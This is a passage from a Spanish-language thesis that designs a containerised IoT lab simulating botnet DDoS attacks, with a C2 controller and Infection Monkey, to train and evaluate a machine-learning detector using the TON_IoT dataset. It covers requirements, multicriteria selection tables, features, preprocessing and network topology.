RF-08	Variación de parámetros del escenario	El sistema debe permitir modificar parámetros como número de nodos IoT, cantidad de bots e intensidad del ataque sin rediseñar el entorno.	Nodos IoT, Botnet, Servidores

3.2.2 Requerimientos no funcionales

Los requerimientos no funcionales describen las características de calidad y las condiciones bajo las cuales debe operar el escenario de simulación, más allá de las funciones que este debe cumplir. Estos requerimientos no se enfocan en qué hace el sistema, sino en

cómo debe comportarse para que los resultados obtenidos sean confiables y útiles para el análisis.

En el contexto de esta investigación, los requerimientos no funcionales son especialmente relevantes, ya que el escenario de simulación debe permitir la ejecución de múltiples experimentos bajo condiciones controladas, manteniendo consistencia en la topología, el tráfico y las métricas recolectadas. Asimismo, el entorno debe ser capaz de escalar en tamaño y carga sin comprometer su estabilidad ni el control del tráfico generado.

Adicionalmente, el sistema debe garantizar el aislamiento del entorno simulado, evitando interferencias externas y asegurando que el tráfico malicioso generado durante los escenarios de ataque permanezca contenido dentro del laboratorio. El cumplimiento de estos requerimientos no funcionales resulta fundamental para asegurar la repetibilidad de los experimentos, la validez de los datos obtenidos y la correcta evaluación del mecanismo de detección propuesto.

Tabla 6

Requerimientos no funcionales del escenario de simulación

Código	**Requerimiento no funcional**	**Descripción**	**Importancia para la investigación**
RNF-01	Escalabilidad	El entorno debe permitir aumentar o disminuir el número de nodos IoT y Bots sin modificar la arquitectura base del sistema.	Permite evaluar el desempeño del sistema bajo diferentes niveles de carga.
RNF-02	Rendimiento	El sistema debe operar con un uso eficiente de recursos computacionales, evitando	Garantiza que las métricas observadas reflejen el tráfico y no

		cuellos de botella que afecten la simulación.	limitaciones del entorno.
RNF-03	Repetibilidad	Los escenarios experimentales deben poder ejecutarse múltiples veces bajo las mismas condiciones.	Asegura la validez y comparabilidad de los resultados obtenidos.
RNF-04	Control del entorno	El entorno simulado debe permitir un control preciso del tráfico generado y de los parámetros del escenario.	Facilita la experimentación y el análisis de resultados.
RNF-05	Aislamiento	El tráfico generado debe permanecer contenido dentro del entorno de simulación.	Evita interferencias externas y riesgos de seguridad.
RNF-06	Observación	El sistema debe permitir la captura consistente de métricas de red en un punto central.	Permite alimentar de forma confiable el modelo de detección.
RNF-07	Estabilidad	El entorno debe mantener un comportamiento estable durante la ejecución de escenarios prolongados.	Evita distorsiones en las métricas por fallos del sistema.

La Tabla 6 presenta los requerimientos no funcionales definidos para el escenario de simulación, los cuales establecen las condiciones de calidad y comportamiento bajo las que debe operar el entorno propuesto. Estos requerimientos están orientados a garantizar que la simulación sea escalable, controlable, estable y repetible, permitiendo la ejecución de

experimentos confiables y la obtención de métricas consistentes. Su cumplimiento resulta fundamental para asegurar la validez de los resultados obtenidos y para evaluar de manera adecuada el desempeño del mecanismo de detección desarrollado.

3.2.3 Requerimientos de hardware y software

Para el correcto funcionamiento del escenario de simulación y del mecanismo de detección propuesto requiere la disponibilidad de determinados recursos de hardware y software. Estos requerimientos permiten garantizar que el entorno pueda ejecutar de forma estable los contenedores, los servicios de red, las herramientas de simulación de infección y los modelos de inteligencia artificial utilizados en el proyecto. La definición de estos elementos resulta fundamental para asegurar la reproducibilidad del entorno experimental y la correcta ejecución de los escenarios de prueba.

Los requerimientos de hardware y software presentados en la Tabla 7 establecen las condiciones mínimas necesarias para la correcta ejecución del escenario de simulación y del mecanismo de detección propuesto. La disponibilidad de recursos de procesamiento y memoria adecuados permite la ejecución simultánea de múltiples contenedores Docker, así como la generación y análisis de tráfico de red bajo distintos escenarios de carga. Por otro lado, el uso de herramientas de software específicas, como Docker, Debian Bookworm e Infection Monkey, garantiza un entorno estable, controlado y reproducible, alineado con los objetivos metodológicos de esta investigación y con las exigencias propias del análisis de ataques DDoS en redes IoT.

Tabla 7

Requerimientos de hardware y software del escenario de simulación

Tipo	**Recurso / Especificación**	**Propósito dentro del**

	Herramienta		**sistema**
Hardware	CPU	Procesador multinúcleo (mínimo 4 núcleos)	Soportar la ejecución simultánea de múltiples contenedores y procesos de análisis.
Hardware	Memoria RAM	Mínimo 8 GB (recomendado ≥ 16 GB)	Garantizar estabilidad durante la simulación de tráfico y ataques DDoS.
Hardware	Almacenamiento	≥ 50 GB disponibles	Almacenar imágenes Docker, logs de tráfico y datasets.
Software	Sistema operativo anfitrión	Linux (basado en Debian)	Proveer un entorno estable y compatible con Docker.
Software	Plataforma de virtualización	Docker Engine	Ejecutar y aislar los contenedores del escenario de simulación.
Software	Sistema operativo de contenedores	Debian Bookworm	Base estable para nodos IoT, Bots y servidores.
Software	Simulador de infección	Infection Monkey	Simular procesos de infección, exploración y movimiento lateral.
Software	Lenguaje de programación	Python 3.x	Implementación de scripts de simulación y modelo de IA.
Software	Librerías de IA	Scikit-learn, NumPy, Pandas	Entrenamiento y evaluación del modelo de detección.
Software	Herramientas de red	Tcpdump /	Captura de tráfico y

		herramientas de monitoreo/PyWire	extracción de métricas de red.

3.3 Selección por factores de multicriterio

Una vez definidos los requerimientos funcionales, no funcionales y de hardware y software del escenario de simulación, resulta necesario justificar de manera objetiva la selección de las tecnologías y enfoques empleados en el desarrollo del entorno experimental. Para este fin, se adopta un enfoque de toma de decisiones multicriterio (MCDA, por sus siglas en inglés), el cual permite evaluar distintas alternativas considerando múltiples criterios relevantes de forma simultánea.

El uso de un método multicriterio facilita comparar opciones tecnológicas de manera estructurada, reduciendo la subjetividad en la toma de decisiones y asegurando que la alternativa seleccionada responda de forma adecuada a los requerimientos establecidos. En el contexto de esta investigación, este enfoque se emplea para seleccionar la plataforma más adecuada para la simulación del entorno IoT y del escenario de ataques DDoS basados en Botnets.

3.3.1 Definición de criterios de selección

Los criterios utilizados en el análisis multicriterio se definen en función de las necesidades del escenario de simulación y de los objetivos del proyecto. Estos criterios permiten evaluar cada alternativa tecnológica considerando tanto aspectos técnicos como metodológicos.

Los criterios considerados son los siguientes:

- **Realismo**: capacidad de la alternativa para representar escenarios cercanos a redes IoT reales.
- **Escalabilidad**: facilidad para aumentar o disminuir el número de nodos simulados.
- **Control del entorno**: posibilidad de controlar el tráfico, los nodos y los parámetros del escenario.
- **Repetibilidad**: capacidad de reproducir experimentos bajo las mismas condiciones.
- **Eficiencia en el uso de recursos:** consumo de CPU, memoria y almacenamiento.
- **Facilidad de despliegue**: complejidad para configurar y ejecutar el entorno de simulación.

Tabla 8

Criterios y pesos utilizados en el análisis multicriterio para la selección de la plataforma de simulación

Código	**Criterio**	**Descripción**	**Peso**
C1	Realismo	Capacidad de representar el comportamiento de redes IoT y ataques DDoS de forma cercana a escenarios reales.	0,25
C2	Escalabilidad	Facilidad para incrementar o reducir el número de nodos IoT y Bots.	0,20
C3	Control del entorno	Nivel de control sobre el tráfico, los nodos y los parámetros de simulación.	0,20

C4	Repetibilidad	Capacidad de reproducir escenarios bajo las mismas condiciones experimentales.	0,15
C5	Eficiencia de recursos	Uso eficiente de CPU, memoria y almacenamiento.	0,10
C6	Facilidad de despliegue	Complejidad de instalación, configuración y ejecución del entorno.	0,10

En la Tabla 8 presenta los criterios definidos para la aplicación del método de selección por factores multicriterio empleado en este trabajo. Estos criterios se utilizan como base para evaluar y comparar las distintas alternativas tecnológicas consideradas para la implementación del escenario de simulación. Los pesos asignados a cada criterio reflejan su importancia relativa dentro del proceso de toma de decisiones, permitiendo realizar una evaluación estructurada y objetiva que fundamenta la selección de la plataforma más adecuada para el desarrollo del entorno experimental.

3.3.2 Evaluación multicriterio de alternativas

Con base en los criterios definidos, se evalúan distintas alternativas comúnmente utilizadas para la simulación de redes y entornos experimentales. Las alternativas consideradas son:

- Docker (contenedores)
- Máquinas virtuales
- MiniNet
- NS-3 / OMNeT++

Cada alternativa se califica en una escala de 1 a 10 para cada criterio, donde 1 representa un desempeño bajo y 10 un desempeño alto respecto al criterio evaluado.

Las puntuaciones asignadas reflejan el grado de adecuación de cada alternativa respecto a los criterios definidos, considerando las necesidades específicas del escenario de simulación propuesto para lo cual realizamos la Tabla 9 que nos muestra los criterios que se tomaron en cuenta para identificar el mejor simulador acorde a nuestras necesidades.

Tabla 9

Evaluación multicriterio de alternativas para la selección del simulador.

Alternativa	**C1: Realismo**	**C2 Escalabilidad**	**C3 Control del entorno**	**C4 Repetibilidad**	**C5 Eficiencia de recursos**	**C6 Facilidad de despliegue**	**TOTAL**
Docker (contenedores)	9	9	9	9	8	9	8.83
Máquinas virtuales	8	6	8	8	5	6	6.83
Mininet	6	7	8	7	8	7	7.17
NS-3 / OMNeT++	7	6	9	8	7	4	6.83

3.3.3 Justificación de la alternativa seleccionada

De acuerdo con los resultados obtenidos en el análisis multicriterio, la plataforma basada en contenedores **Docker** presenta el mayor puntaje global, destacándose principalmente por su alta escalabilidad, facilidad de despliegue, control del entorno y capacidad de reproducir escenarios experimentales de manera consistente.

El uso de Docker permite simular redes IoT y escenarios de ataques DDoS de forma flexible, replicando nodos con rapidez y manteniendo un consumo eficiente de recursos computacionales. Asimismo, su compatibilidad con redes virtuales facilita la segmentación

lógica del entorno y el control del tráfico, aspectos fundamentales para la captura de métricas y la evaluación del mecanismo de detección propuesto.

Por estas razones, Docker se selecciona como la plataforma más adecuada para la implementación del escenario de simulación utilizado en esta investigación.

3.4 Selección y fundamentación del Dataset

La selección del Dataset constituye una etapa clave dentro del diseño del mecanismo de detección, ya que el desempeño del modelo de inteligencia artificial depende directamente de la calidad, representatividad y confiabilidad de los datos utilizados durante las fases de entrenamiento y validación. En el contexto de redes IoT y ataques DDoS basados en Botnets, resulta fundamental contar con conjuntos de datos que reflejen de manera realista tanto el comportamiento normal del tráfico como los patrones asociados a actividades maliciosas.

En esta sección se establecen los criterios utilizados para la evaluación de datasets disponibles en la literatura, se presenta un análisis comparativo de los principales conjuntos de datos orientados a entornos IoT y, finalmente, se justifica la selección del Dataset empleado en esta investigación, considerando su adecuación a los objetivos del proyecto y su compatibilidad con el escenario de simulación diseñado.

3.4.1 Criterios de selección del Dataset

Para evaluar de forma objetiva los datasets disponibles, se definen criterios que permiten analizar su pertinencia desde un punto de vista técnico y académico. Estos criterios buscan garantizar que el conjunto de datos seleccionado sea representativo de redes IoT reales, incluya tráfico malicioso relevante y cuente con la información necesaria para el entrenamiento de modelos de detección basados en aprendizaje supervisado.

Los criterios considerados en esta investigación son los siguientes:

- **Relevancia para entornos IoT**: el Dataset debe estar orientado a escenarios IoT o a redes con características similares.
- **Inclusión de ataques Botnet DDoS**: debe contener tráfico asociado a ataques distribuidos.
- **Disponibilidad de características de red**: presencia de métricas de flujo y variables útiles para la detección.
- **Etiquetado confiable:** existencia de etiquetas claras para tráfico normal y malicioso.
- **Equilibrio de clases:** distribución adecuada o posibilidad de aplicar técnicas de balanceo.
- **Credibilidad académica:** uso documentado en investigaciones previas.

Tabla 10

Criterios y pesos utilizados para la selección del Dataset

Código	**Criterio**	**Descripción**	**Peso**
D1	Relevancia IoT	Representa tráfico propio de redes IoT o escenarios similares.	0,25
D2	Ataques Botnet DDoS	Incluye tráfico de ataques distribuidos.	0,20
D3	Características de red	Contiene métricas de flujo útiles para detección.	0,20
D4	Etiquetado	Dispone de etiquetas claras y confiables.	0,15

D5	Equilibrio de clases	Presenta balance adecuado o permite balanceo.	0,10
D6	Credibilidad académica	Ha sido utilizado y validado en estudios previos.	0,10

En la Tabla 10 se presenta los criterios definidos para la aplicación del método de selección por factores multicriterio en la evaluación de los datasets considerados en este trabajo. Estos criterios permiten analizar de forma estructurada la pertinencia de cada conjunto de datos en relación con los objetivos del proyecto, considerando aspectos como su relevancia para entornos IoT, la inclusión de tráfico asociado a ataques DDoS basados en Botnets, la disponibilidad de características de red y la calidad del etiquetado. Los pesos asignados reflejan la importancia relativa de cada criterio dentro del proceso de decisión, proporcionando una base objetiva para la selección del Dataset más adecuado para el entrenamiento y validación del modelo de detección.

3.4.2 Evaluación de datasets existentes

Con base en los criterios definidos, se analizan algunos de los datasets más utilizados en investigaciones relacionadas con seguridad en redes IoT y detección de ataques DDoS. El análisis se realiza aplicando un enfoque de decisión multicriterio, que permite comparar de manera estructurada las fortalezas y limitaciones de cada conjunto de datos.

Los datasets evaluados son:

- Bot-IoT
- N-BaIoT
- CIC-IoT 2022

- TON_IoT

Cada Dataset se califica en una escala de 1 a 5 para cada criterio, donde 1 representa un bajo cumplimiento y 5 un alto cumplimiento del criterio evaluado.

Tabla 11

Evaluación multicriterio de datasets para la detección de ataques DDoS en redes IoT

Dataset	**D1 IoT**	**D2 Botnet DDoS**	**D3 Features**	**D4 Etiquetado**	**D5 Balance**	**D6 Credibilidad**	**Puntaje total**
Bot-IoT	8	9	8	8	4	8	7,8
N-BaIoT	9	6	8	8	6	8	8,0
CIC-IoT 2022	9	8	8	9	6	8	8,4
TON_IoT	10	10	10	10	8	10	9,6

La Tabla 11 presenta la evaluación comparativa de los principales datasets considerados para esta investigación, aplicando el método de selección por factores multicriterio definido previamente. Cada conjunto de datos fue evaluado en función de los criterios establecidos (D1–D6), asignando una puntuación que refleja su grado de cumplimiento respecto a aspectos clave como la relevancia para entornos IoT, la inclusión de ataques Botnet DDoS, la disponibilidad de características de red, la calidad del etiquetado y su respaldo académico. El puntaje total corresponde a la suma ponderada de cada criterio y permite identificar de manera objetiva el Dataset que mejor se ajusta a los requerimientos del

proyecto, sirviendo como base para la selección final del conjunto de datos utilizado en el entrenamiento y validación del modelo de detección.

3.4.3 Justificación de la selección del Dataset

De acuerdo con los resultados obtenidos en la evaluación multicriterio, el Dataset TON_IoT presenta el mayor puntaje global, destacándose por su alta representatividad de entornos IoT, la inclusión explícita de tráfico malicioso asociado a ataques DDoS basados en Botnets y la disponibilidad de un conjunto amplio de características de red debidamente etiquetadas.

Adicionalmente, el TON_IoT Dataset ha sido ampliamente utilizado en estudios académicos recientes, lo que respalda su credibilidad y facilita la comparación de resultados con investigaciones previas. Su estructura y tipo de métricas resultan compatibles con el escenario de simulación diseñado en este trabajo, permitiendo una adecuada correspondencia entre los datos capturados en el entorno simulado y los utilizados durante el entrenamiento y validación del modelo de inteligencia artificial.

Por estas razones, el Dataset **TON_IoT** se selecciona como la principal fuente de datos para el desarrollo y evaluación del mecanismo de detección propuesto, contribuyendo a mejorar la robustez y validez de los resultados obtenidos.

3.5 Diseño del algoritmo de predicción

El diseño del algoritmo de predicción tiene como objetivo definir el enfoque mediante el cual se analizarán las métricas de tráfico de red para identificar comportamientos asociados a ataques DDoS basados en Botnets. Este diseño se apoya en el uso de técnicas de aprendizaje supervisado, considerando que el Dataset seleccionado (TON_IoT) dispone de datos etiquetados que permiten distinguir entre tráfico normal y tráfico malicioso.

En esta sección se describe la formulación del problema de clasificación, la selección de características relevantes, la metodología de preprocesamiento de los datos y la preselección de algoritmos de inteligencia artificial adecuados para el tipo de información analizada. El enfoque adoptado busca asegurar coherencia entre los datos utilizados, el modelo propuesto y el escenario de simulación definido en este trabajo.

3.5.1 Definición del problema de clasificación

El problema abordado en esta investigación se formula como una tarea de clasificación supervisada binaria, en la cual el objetivo del modelo es identificar si el tráfico observado corresponde a un comportamiento normal de la red IoT o a un ataque de tipo DDoS ejecutado por una Botnet.

La entrada del modelo está constituida por métricas de tráfico de red extraídas en ventanas de tiempo definidas, mientras que la salida corresponde a una etiqueta que indica el estado del tráfico analizado. Esta formulación permite automatizar la detección de patrones anómalos, facilitando la identificación temprana de ataques y reduciendo la dependencia de mecanismos manuales de monitoreo.

3.5.2 Selección preliminar de algoritmos de inteligencia artificial

La selección de los algoritmos de inteligencia artificial se realiza considerando la naturaleza del problema de clasificación, el tipo de datos disponibles y los requerimientos de interpretabilidad y eficiencia del sistema. Dado que el Dataset TON_IoT está compuesto principalmente por datos estructurados y métricas numéricas de red, se priorizan algoritmos que han demostrado un buen desempeño en este tipo de escenarios.

Entre las familias de algoritmos consideradas se incluyen los árboles de decisión y los modelos de tipo Random Forest, los cuales ofrecen un equilibrio adecuado entre precisión,

robustez frente al ruido e interpretabilidad. Adicionalmente, se contemplan redes neuronales como alternativa para capturar relaciones más complejas entre las variables, así como modelos de referencia utilizados para comparación de desempeño.

Tabla 12

Algoritmos considerados para la detección de ataques DDoS

Algoritmo	**Ventajas**	**Consideraciones**
Random Forest	Robusto al ruido, interpretabilidad, buen desempeño en datos tabulares.	Requiere ajuste de hiperparámetros.
Árboles de decisión	Fácil interpretación y bajo costo computacional.	Menor capacidad de generalización.
Redes neuronales (MLP)	Capturan relaciones no lineales complejas.	Mayor costo computacional.
Modelos de referencia (KNN, regresión)	Simples y útiles como línea base.	Desempeño limitado en escenarios complejos.

La Tabla 12 presenta los algoritmos de inteligencia artificial considerados para el diseño del mecanismo de detección, junto con sus principales ventajas y consideraciones, la comparación realizada permite identificar aquellas técnicas más adecuadas para el análisis de tráfico de red estructurado, priorizando modelos que ofrezcan un buen equilibrio entre desempeño, interpretabilidad y costo computacional, de acuerdo con los requerimientos del escenario de simulación propuesto.

3.5.3 Selección de características (Feature Engineering)

La selección de características constituye una etapa crítica en el diseño del algoritmo de predicción, ya que determina la información que el modelo utilizará para diferenciar entre tráfico normal y malicioso. En esta investigación, se consideran las características disponibles en el Dataset TON_IoT, las cuales incluyen métricas de tráfico de red ampliamente utilizadas en la detección de ataques DDoS.

El proceso de selección se orienta a identificar aquellas variables que capturan cambios significativos en el comportamiento del tráfico, como incrementos abruptos en el volumen de paquetes, conexiones simultáneas o variaciones temporales anómalas. Asimismo, se busca que las características seleccionadas sean coherentes con las métricas que pueden ser observadas y capturadas en el escenario de simulación propuesto.

En la Tabla 13 se va a presentar el conjunto de características seleccionadas para el diseño del algoritmo de predicción, las cuales se basan en métricas de tráfico de red comúnmente utilizadas en la detección de ataques DDoS. Estas características fueron escogidas a partir del análisis del Dataset TON_IoT y de su relevancia para identificar comportamientos anómalos asociados a tráfico malicioso distribuido. En conjunto, las variables seleccionadas permiten capturar variaciones significativas en el volumen, la frecuencia y el comportamiento temporal del tráfico, proporcionando al modelo de inteligencia artificial información representativa para diferenciar entre tráfico normal y tráfico asociado a ataques DDoS.

Tabla 13

Características seleccionadas para la detección de ataques DDoS basados en Botnets

Característica	Tipo	Descripción	Relevancia para DDoS
Tasa de paquetes (pps)	Numérica	Número de paquetes por segundo observados en el flujo.	Permite identificar picos abruptos de tráfico.
Tasa de bytes (bps)	Numérica	Cantidad de bytes transmitidos por segundo.	Refleja saturación de ancho de banda.
Número de conexiones	Numérica	Cantidad de conexiones simultáneas activas.	Característica típica de ataques distribuidos.
Duración del flujo	Numérica	Tiempo de vida de un flujo de comunicación.	Ayuda a distinguir tráfico legítimo de tráfico malicioso persistente.
Protocolo	Categórica	Protocolo utilizado (TCP, UDP, etc.).	Algunos ataques priorizan protocolos específicos.
Variación temporal	Numérica	Cambios en el volumen de tráfico en ventanas de tiempo.	Detecta comportamientos anómalos.

3.5.4 Metodología de preprocesamiento de datos

Antes de entrenar el modelo de predicción, los datos deben ser sometidos a un proceso de preprocesamiento que garantice su calidad y adecuación para el aprendizaje automático. Este proceso tiene como objetivo reducir ruido, homogenizar escalas y tratar posibles desequilibrios en la distribución de clases presentes en el Dataset TON_IoT.

Las principales etapas del preprocesamiento incluyen la limpieza de datos, la normalización o escalado de variables numéricas, el manejo de valores faltantes y la aplicación de técnicas de balanceo de clases cuando sea necesario. Estas etapas permiten mejorar la capacidad de generalización del modelo y evitar sesgos durante el entrenamiento.

La Tabla 14 resume las etapas aplicadas durante el preprocesamiento de los datos utilizados para el entrenamiento del modelo de detección. Estas etapas permiten mejorar la calidad de la información, estandarizar las variables y preparar los datos para su análisis, asegurando que el modelo pueda identificar de forma más efectiva los patrones asociados a ataques DDoS en redes IoT.

Tabla 14

Etapas del preprocesamiento de datos

Etapa	**Técnica aplicada**	**Objetivo**
Limpieza de datos	Eliminación de registros inconsistentes	Reducir ruido y errores en el Dataset.
Manejo de valores faltantes	Imputación o eliminación	Garantizar integridad de los datos.
Normalización / escalado	Min-Max / StandardScaler	Homogeneizar escalas entre variables.
Balanceo de clases	SMOTE o submuestreo	Reducir el impacto del desbalance de clases.
Segmentación temporal	Ventanas de tiempo	Capturar variaciones dinámicas del tráfico.

3.6 Diseño del escenario de simulación

El escenario de simulación constituye el entorno experimental donde se implementa y evalúa el mecanismo de detección de ataques DDoS propuesto. Su diseño busca reproducir, de manera controlada y segura, el comportamiento de una red IoT real tanto en condiciones normales de operación como bajo escenarios de ataque ejecutados por Botnets. Para ello, se emplea una infraestructura basada en contenedores Docker, utilizando imágenes Debian Bookworm como sistema operativo base y herramientas especializadas para la simulación de infecciones y ataques.

Tabla 15

Componentes del escenario de simulación y su función

Componente	**Descripción / Función principal**	**Red asociada**
Nodos IoT	Simulan dispositivos IoT legítimos que generan tráfico normal mediante el envío periódico de datos de telemetría.	Red IoT
Gateway router (gw-router)	Interconecta las redes IoT, Botnet y de servidores, enruta el tráfico y actúa como punto central de convergencia para la captura de métricas.	Punto de convergencia
Servidor MQTT	Recibe y gestiona los mensajes publicados por los nodos IoT bajo el modelo publicación/suscripción.	Red de servidores
Servidor MQTT Web	Proporciona una interfaz de visualización y administración de los servicios IoT.	Red de servidores

Servidor de Inteligencia Artificial	Ejecuta el modelo de detección basado en aprendizaje automático y clasifica el tráfico como normal o ataque DDoS.	Red de servidores
Servidor Infection Monkey	Simula procesos de infección, exploración de vulnerabilidades y movimiento lateral dentro del escenario.	Red de servidores
Controlador C2	Coordina y controla los nodos Bot, enviando instrucciones para la ejecución de ataques DDoS.	Red de servidores
Nodos Bot (Botnet)	Generan tráfico malicioso de manera distribuida para simular ataques DDoS contra los servicios objetivo.	Red Botnet

La Tabla 15 presenta los principales componentes que conforman el escenario de simulación propuesto, junto con su función dentro del sistema y la red lógica a la que pertenecen. Esta descripción permite comprender el rol específico de cada elemento en la generación de tráfico legítimo y malicioso, así como en el proceso de control, análisis y detección de ataques DDoS. La organización de los componentes por redes facilita la interpretación de la topología del sistema y refuerza el enfoque modular adoptado para el diseño del entorno experimental.

El uso de contenedores permite desplegar múltiples nodos con roles específicos, aislar el tráfico generado y garantizar la repetibilidad de los experimentos. Asimismo, la integración de Infection Monkey aporta realismo al escenario, al permitir simular procesos de

exploración de vulnerabilidades, infección y movimiento lateral dentro de la red, características propias de botnets reales.


3.6.1 Topología general del escenario de simulación

La topología del escenario se diseña bajo un enfoque de segmentación lógica, separando los distintos tipos de tráfico y funciones del sistema en redes independientes. Esta segmentación permite aislar el tráfico legítimo del tráfico malicioso y facilita la observación del comportamiento global de la red durante los experimentos.

El escenario está compuesto por tres redes principales: una red IoT, una red Botnet y una red de servidores. Todas estas redes se interconectan a través de un nodo central que actúa como Gateway, el cual enruta el tráfico entre segmentos y funciona como punto de convergencia para la captura de métricas de red.

Figura 4

Topología general del escenario de simulación para la detección de ataques DDoS en redes IoT



3.6.2 Diseño de la red IoT

La red IoT representa el conjunto de dispositivos legítimos que generan tráfico normal dentro del sistema. Estos nodos simulan sensores y dispositivos típicos de un entorno IoT, caracterizados por el envío periódico de datos hacia servicios centrales.

Cada nodo IoT se implementa como un contenedor Docker basado en Debian Bookworm, ejecutando procesos ligeros que generan tráfico de telemetría mediante protocolos comunes en entornos IoT, como MQTT y HTTP. La red IoT se mantiene aislada de la red Botnet y solo se comunica con la red de servidores a través del gateway, lo que permite observar con claridad el impacto de un ataque sobre el tráfico legítimo.

3.6.3 Diseño del escenario Botnet

El escenario Botnet se diseña para simular ataques DDoS distribuidos, en los cuales múltiples nodos comprometidos generan tráfico malicioso de forma coordinada hacia uno o varios objetivos. Los nodos Bot se implementan como contenedores Docker replicables, también basados en Debian Bookworm, lo que permite aumentar o disminuir el tamaño de la Botnet según las necesidades del experimento.

La coordinación de los nodos Bot se realiza mediante un servidor de Comando y Control (C2), encargado de enviar instrucciones relacionadas con la activación del ataque, la intensidad del tráfico y su duración. Este diseño permite reproducir patrones característicos de ataques DDoS reales, como picos abruptos de tráfico y múltiples conexiones simultáneas desde diferentes orígenes.

3.6.4 Simulación del proceso de infección mediante Infection Monkey


Con el objetivo de incrementar el realismo del escenario, se incorpora Infection Monkey como herramienta para simular procesos de infección y propagación dentro de la

red. Infection Monkey permite representar la exploración de vulnerabilidades, el compromiso de nodos y el movimiento lateral, elementos clave en la formación y expansión de botnets.

En el escenario propuesto que se muestra en el diagrama de la Figura 5, Infection Monkey se despliega como un servicio dentro de la red de servidores y se comunica con los nodos potencialmente vulnerables. Esta herramienta no genera directamente tráfico DDoS, sino que prepara el escenario para que ciertos nodos pasen a formar parte de la Botnet, reflejando de manera controlada el ciclo de vida de un ataque real.

Figura 5

Diagrama de secuencia del funcionamiento de Infection Monkey



3.6.5 Diseño de la red de servidores

La red de servidores agrupa los componentes encargados de la gestión, control y análisis del sistema. Entre estos se incluyen los servicios IoT (como el broker MQTT), el

servidor de Comando y Control, el servidor de Infection Monkey, los servicios de almacenamiento de datos y el módulo de inteligencia artificial.

Todos los servidores se implementan como contenedores Docker sobre Debian Bookworm y se ubican en una red lógica independiente. Esta separación permite mantener una clara distinción entre nodos generadores de tráfico y nodos de control, además de facilitar el monitoreo y la captura de métricas en un entorno controlado.

3.6.6 Gateway y punto de convergencia del tráfico

El Gateway constituye un elemento central dentro del escenario de simulación. Su función principal es interconectar las redes IoT, Botnet y de servidores, enrutar el tráfico entre ellas y actuar como punto único de convergencia para la observación del flujo de red.

Al centralizar el tráfico en un solo nodo, se simplifica la captura de métricas y se garantiza que tanto el tráfico legítimo como el malicioso puedan ser analizados bajo las mismas condiciones. Esta característica resulta fundamental para asegurar la coherencia entre las métricas extraídas en el escenario simulado y las utilizadas durante el entrenamiento y evaluación del modelo de inteligencia artificial.

3.7 Definición de métricas de evaluación

La evaluación del mecanismo de detección propuesto requiere la definición de métricas que permitan medir de forma objetiva su desempeño bajo distintos escenarios de operación. Estas métricas cumplen un doble propósito: por un lado, evaluar la capacidad del modelo de inteligencia artificial para clasificar correctamente el tráfico de red y, por otro, analizar el comportamiento del tráfico durante la ejecución de ataques DDoS en el escenario de simulación.

En esta investigación, las métricas se agrupan en dos categorías principales: métricas de desempeño del modelo de clasificación y métricas asociadas al comportamiento del tráfico de red. Esta separación permite analizar tanto la efectividad del modelo predictivo como la coherencia de los datos utilizados durante el proceso de detección.

3.7.1 Métricas de desempeño del modelo de detección

